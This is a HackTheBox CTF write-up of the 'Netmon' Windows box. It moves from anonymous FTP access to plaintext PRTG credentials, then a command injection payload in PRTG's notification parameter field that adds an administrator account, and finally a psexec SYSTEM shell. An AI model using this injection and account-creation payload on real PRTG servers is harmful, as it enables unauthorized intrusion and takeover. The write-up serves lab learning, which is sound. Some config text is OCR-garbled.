Netmon—HackTheBox Writeup

Netmon was a very easy windows box, that had PRTG Network Monitor installed, to which we get the credentials saved in plain text in configuration files with anonymous ftp access. With the PRTG version being vulnerable to command injection, we get it to execute commands, and we see that the PRTG is running as root.

Lets jump in.

ENUMERATION AND RECON


Nmap scan

21/tcp open ftp Microsoft ftpd

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| 02–03–19 12:18AM 1024 .rnd

| 02–25–19 10:15PM <DIR> inetpub
| 07–16–16 09:18AM <DIR> PerfLogs
| 02–25–19 10:56PM <DIR> Program Files
| 02–03–19 12:28AM <DIR> Program Files (x86)
| 02–03–19 08:08AM <DIR> Users
|_02–25–19 11:49PM <DIR> Windows
| ftp-syst:
|_ SYST: Windows_NT
80/tcp open http Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
|_http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_Requested resource was /index.htm
|_http-trane-info: Problem with XML parsing of /evox/about
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Microsoft Windows Server 2008 R2–2012 microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2–2012; CPE: cpe:/o:microsoft:windows




FTP—21

With anonymous access allowed. Let’s login.

```
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19  08:05AM       <DIR>          Documents
07-16-16  09:18AM       <DIR>          Downloads
07-16-16  09:18AM       <DIR>          Music
07-16-16  09:18AM       <DIR>          Pictures
02-03-19  12:35AM                   33 user.txt
07-16-16  09:18AM       <DIR>          Videos
226 Transfer complete.
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.47 secs (0.0684 kB/s)
ftp>
```

We are presented with a login page. With our creds now, lets enum further.


Look at the version highlighted below



Googling the version of PRTG, there's a ton of links for exploits but they are authenticated. There's a good post that walks through the exploit for injecting commands.

The version of PRTG is also known for storing credentials in plain text.

https://www.reddit.com/r/sysadmin/comments/835dai/prtg_exposes_domain_accounts_and_passwords_i



<dbcredentials>

</dbcredentials>

<dbpassword>

<!—Prtg

PrTg

</db


We get the above creds from **“PRTG Configuration.old.bak”** file. After changing the year (2018 to 2019) in password we can login to the 80 port.

Username: prtgadmin

Password: PrTg@dmin2019

Logging into PRTG and command injection


I’ll follow the same steps as shown in the blogpost *https://www.codewatch.org/blog/?p=453*



Go to Setup > Account Settings > Notifications. And click “+” sign to the right side.

Leaving all the options as it is, go to **“Execute Program”** and here we can inject commands in the **“Parameter”** field. This is my payload

test.txt;net user anon p3nT3st! /add;net localgroup administrators anon /add



Execute program section.

After waiting for few seconds (this box is damn slow, it tests your patience).

We can directly psexec to the box as “anon” user.


```
root@kali# psexec.py 'anon:p3nT3st!@10.10.10.152'
Impacket v0.9.19-dev - Copyright 2018 SecureAuth Corporation

[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$
[*] Uploading file tbwyLJgn.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service PdOp on 10.10.10.152.....
[*] Starting service PdOp.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

And grab the root flag.

IPPSEC Video Link



By Preetham Bomma on July 1, 2019.

Canonical link